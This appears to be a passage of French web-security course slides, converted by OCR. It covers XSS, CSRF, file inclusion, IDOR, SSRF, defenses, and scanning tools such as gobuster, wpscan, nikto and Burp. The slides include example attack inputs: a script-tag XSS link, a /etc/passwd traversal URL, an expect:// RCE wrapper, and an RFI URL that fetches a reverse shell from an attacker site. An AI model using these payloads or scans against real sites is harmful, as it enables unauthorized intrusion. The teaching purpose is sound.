Si l'on insère du code malicieux dans un de nos messages, ce dernier serait donc affiché à chaque demande d'un utilisateur et chaque utilisateur le consultant serait alors à la merci du code malicieux ! On pourrait alors piéger tous les utilisateurs, presque sans ingénierie sociale.

• Détection de vulnérabilité

Faille XSS non permanente

```
<?php

if(isset($_GET['pseudo'])
	echo 'Bienvenue à toi : '.$_GET['pseudo'];
else
	echo '<form method="GET"><input type="text" name="pseudo" /> <input type="submit" value="Go" /></form>';

?>
```

Faille XSS non permanente

les informations ne sont stockées nulle part, le serveur utilise les données envoyées par l'utilisateur pour fournir une page dynamique qui en résulte.

Cette seconde variante est considérée de niveau d'alerte moindre puisqu'elle requiert une préparation faisant appel à l'ingénierie sociale. En effet il faut confectionner un lien pointant vers la page faillible, puis faire en sorte que la victime clique dessus. L'exemple de faille XSS fournit plus haut présente une faille de ce type, pour l'exploiter il faudrait donc faire cliquer la victime sur un lien de ce type : "page.php?pseudo=<script>blablabla</script>" qui consultera alors une page modifiée, piégée.

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Contrôle des champs

L’exécution d’un code peut être introduit dans

<img>

<input>

<href>

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Empêcher les balises <script> ?

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Empecher les balises <script> ?

NON -> on peut passer par img, iframe, href , onclick …

Autoriser uniquement certains caractères ?

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Empecher les balises <script> ?

NON -> on peut passer par img, iframe, href , onclick …

Autoriser uniquement certains caractères ?

Ok mais trop restrictif , encodage ?

nécessité de REGEX : [a-zA-Z0-9]+

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Convertir les données ?

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Convertir les données ?

OUI

2 fonctions PHP

htmlentities() et **htmlspecialchars()**

htmlspecialchars() ne filtre que & ‘ “ < >

Utiliser l’argument ENT_QUOTES pour convertir ‘ et “

• Détection de vulnérabilité

Comment empêcher une faille XSS ?

Mettre le bon header de réponse Content-Type et X-Content-Type pour qu'ils ne contiennent pas de HTML ou JS

• Détection de vulnérabilité

CHEAT SHEET XSS

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

https://gist.github.com/kurobeats/9a613c9ab68914312cbb415134795b45

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Cross Site Request Forgery CSRF


Basé sur la confiance qu'un site porte aux utilisateurs

- But : forcer le navigateur victime à soumettre une requête à un site tiers
- Vecteur : page malveillante contenant des balises spécifiques

- Solution : côté serveur, ajout d'une valeur aléatoire dans chaque lien ou formulaire, puis
vérification préalable de cette valeur avant de réaliser l'action demandée

Cross Site Request Forgery CSRF

Cross-Site Request Forgery (CSRF)



RESEAU GES GRANDES ECOLES SPECIALISEES

Inclusion de fichiers (LFI, RFI)

LFI= Local File Inclusion RFI=Remote File Inclusion

Lorsqu'un site se sert du chemin d'une page comme include ou paramètre exemple: `https://example.com/index.php?page=articles.html`

EN cas d'absence de vérification de cet entrée il est possible de remonter dans l'architecture du serveur pour afficher / compromettre des fichiers locaux
`https://example.com/index.php?page=../../../../../../etc/passwd`

Inclusion de fichiers (LFI, RFI)

LFI= Local File Inclusion RFI=Remote File Inclusion

Lorsqu'un site se sert du chemin d'une page comme include ou paramètre exemple: `https://example.com/index.php?page=articles.html`

EN cas d'absence de vérification de cet entrée il est possible de remonter dans l'architecture du serveur pour afficher / compromettre des fichiers locaux
`https://example.com/index.php?page=../../../../../../etc/passwd`

Sur un système Linux on remonte à la racine (../) pour redescendre à l'emplacement d'un fichier intéressant (/etc/passwd)
Peut être combiné avec du NULL BYTE pour arrêter la prise en compte d'une chaine de caractères %00 en cas d'ajout automatique de .php par exemple
`https://example.com/index.php?page=../../../../../../etc/passwd%00`
(ne fonctionne plus sur les dernières versions de PHP

Inclusion de fichiers (LFI, RFI)

Via certains wrappers python, cela peut même conduire à une RCE
Remote Code Execution
https://target.com/index.php?page=expect://id

On peut se servir de data:// également …

Inclusion de fichiers (LFI, RFI)

une RFI permet d’inclure un fichier distant cette fois , de le télécharger sur le serveur pour pouvoir s'en servir (un malware, un reverse shell …)

https://vulnerable_host/vuln_page.php?file=https://attacker_site/malicous_page

Entrainement: ROOT ME

Local FIle Inclusion

Remote File Inclusion

IDOR

Insecure Direct Object Reference

- Manque de contrôle d’accès sur une ressource
- Accessible directement à partir d’une URL
- Par exemple :
- Accéder aux données d’un autre utilisateur en changeant un ID

SSRF

Server side request forgery

- Utilisation du serveur distant comme d’un proxy
- Par exemple :
- http://www.translate.com/fr.php?url=http://192.168.10.1
- Le serveur distant va effectuer la requête pour nous et nous renvoyer le résultat

La liste est longue

XML external entity injection

- Server-side template injection
- OS command injection
- LDAP injection
- Serialized object in HTTP message
- File upload functionality
- https://portswigger.net/kb/issues

Les outils importants

énumération web (pages, sous domaines, vhosts…):
Dirbuster gobuster FFUF FeroxBuster

Quelques exemples:

```
// scan pages de plusieurs types
gobuster dir -u https://example.com -w wordlist.txt -x php,html,js,txt
```

Les outils importants

énumération web (pages, sous domaines, vhosts…):
Dirbuster gobuster FFUF FeroxBuster

Quelques exemples:

```
// scan pages de plusieurs types
gobuster dir -u https://example.com -w wordlist.txt -x php,html,js,txt
//scan sous domaines
gobuster dns -do example.com -w wordlist.txt
//scan vhosts
gobuster vhost -u https://example.com --append-domain -w wordlist.txt
//fuzzing (test de données aléatoires)
gobuster fuzz -u https://example.com?FUZZ=test -w wordlist.txt
gobuster fuzz -u https://example.com -d "username=admin&password=FUZZ" -w passwords.txt
```

Plus de cas sur leur github

Les outils importants

FeroxBuster (le plus rapide et flexible) écrit en Rust

```
//scan simple
feroxbuster -u http://192.168.1.4 -w /usr/share/wordlists/dirb/common.txt

//ressort uniquement les status 200, 301
feroxbuster -u http://192.168.1.4 -q --status-codes 200,301

//precise un type de requete
feroxbuster -u http://192.168.1.4 -m POST
```

Plus de cas d'usages sur hackingarticles

Les outils importants

Les dictionnaires habituels

Sur kali les dictionnaires sont situés dans /usr/share/wordlists/

On trouvera notamment des listes de noms de subdomains/ pages/ users / mots de passes (on reviendra là dessus plus tard)

Les outils importants

Scanner automatique de sites web

NIKTO

vérifier les versions du serveurs et des modules
scanner les répertoires
tester les fichiers vulnérables et CGI
sudo nikto -update

nikto -h toto.fr -p 443

Inconvénient : détectable et bruyant

Nuclei

nuclei -target https://example.com

Wapiti et plein d'autres…
Nessus
GreenBone OpenVas
…

Un Meta outil : OSTE à essayer :)

LES CMS

Dans le cas des CMS il est possible d'automatiser une partie de la détection de vulnérabilités avec des outils comme wpscan ou wpprobe

exemple scan des plugins et thème vulnérables:

```
wpscan --url www.domaine.fr --enumerate vp,vt
```

énumérer les utilisateurs

```
wpscan --url www.domaine.fr --enumerate u
```

Inscrivez vous sur wpscan.com pour bénéficier de 24 appels API par jour gratuit (utile pour effectuer les scans de vulnérabilités.

Essayer sur un site soyez discret ;)

LES CMS

WPProbe a tendance à être plus discret en exploitant les API REST Endpoints utilisés par les plugins connus plutôt qu'en faisant des requêtes.

```
wpprobe scan -u http://localhost:5555 -o test.json
```


Quelques rooms sur WordPress (un peu avancé attendez un peu)

[THM - Really Simple Security]


[THM -CVE2021-29447]

l'énumération

un autre outil bien utile pour connaitre des infos sur le site sur lequel on se trouve est Wappalyzer.
Ce plugin navigateur peut être utile en phase préparatoire (OSINT) ou en phase d'analyse (énumération)



LES CMS


How Hacked WordPress Sites Were Compromised
plugin
brute force
core
theme
hosting
file permissions
old files
password theft
workstation
phishing
insider
server
ftp
0.0%
10.0%
20.0%
30.0%
40.0%
50.0%
60.0%

Un bon outil à tout faire ?


OWASP
Zed Attack Proxy

Un bon outil à tout faire ? ZAP

Permet d'effectuer des scans automatiques ou manuels sur des applications web en GUI

Fourni avec de nombreux plugins et même un marketplace !


crawler (spider)
remontées d'alertes par type de failles et payloads (pas mal de faux positifs)
fuzzer



BurpSuite : l'outil indispensable

BurpSuite est un outil complet d'analyse web disponible en version communautaire gratuite (CE) ou Premium (Pro)


Il agit comme un Proxy : un intermédiaire entre votre navigateur et un site web permettant ainsi de d'intercepter, de consulter et de modifier des requêtes HTTP(s) dans les 2 sens.



BurpSuite : l'outil indispensable


Pour démarrer burspuite c'est très simple

```
└$ burpsuite
```



BurpSuite : l'outil indispensable

Burpsuite comprend un navigateur intégré qui marche … parfois…




Si ça fonctionne utilisez le

Si pas, nous allons configurer BurpSuite comme proxy pour notre navigateur (Firefox dans notre Kali)

BurpSuite : l'outil indispensable


Dans firefox allez sur 127.0.0.1:8080 puis cliquez sur CA certificate



En effet nous avons besoin d'importer le certificat de burp dans notre navigateur pour lui dire "ok tout va bien, ai confiance nous ne faisons pas de Man In The Middle " (bien sur que non)

BurpSuite : l'outil indispensable

Une fois téléchargé rendez vous dans les paramètres de firefox / certificats et importer le



BurpSuite : l'outil indispensable

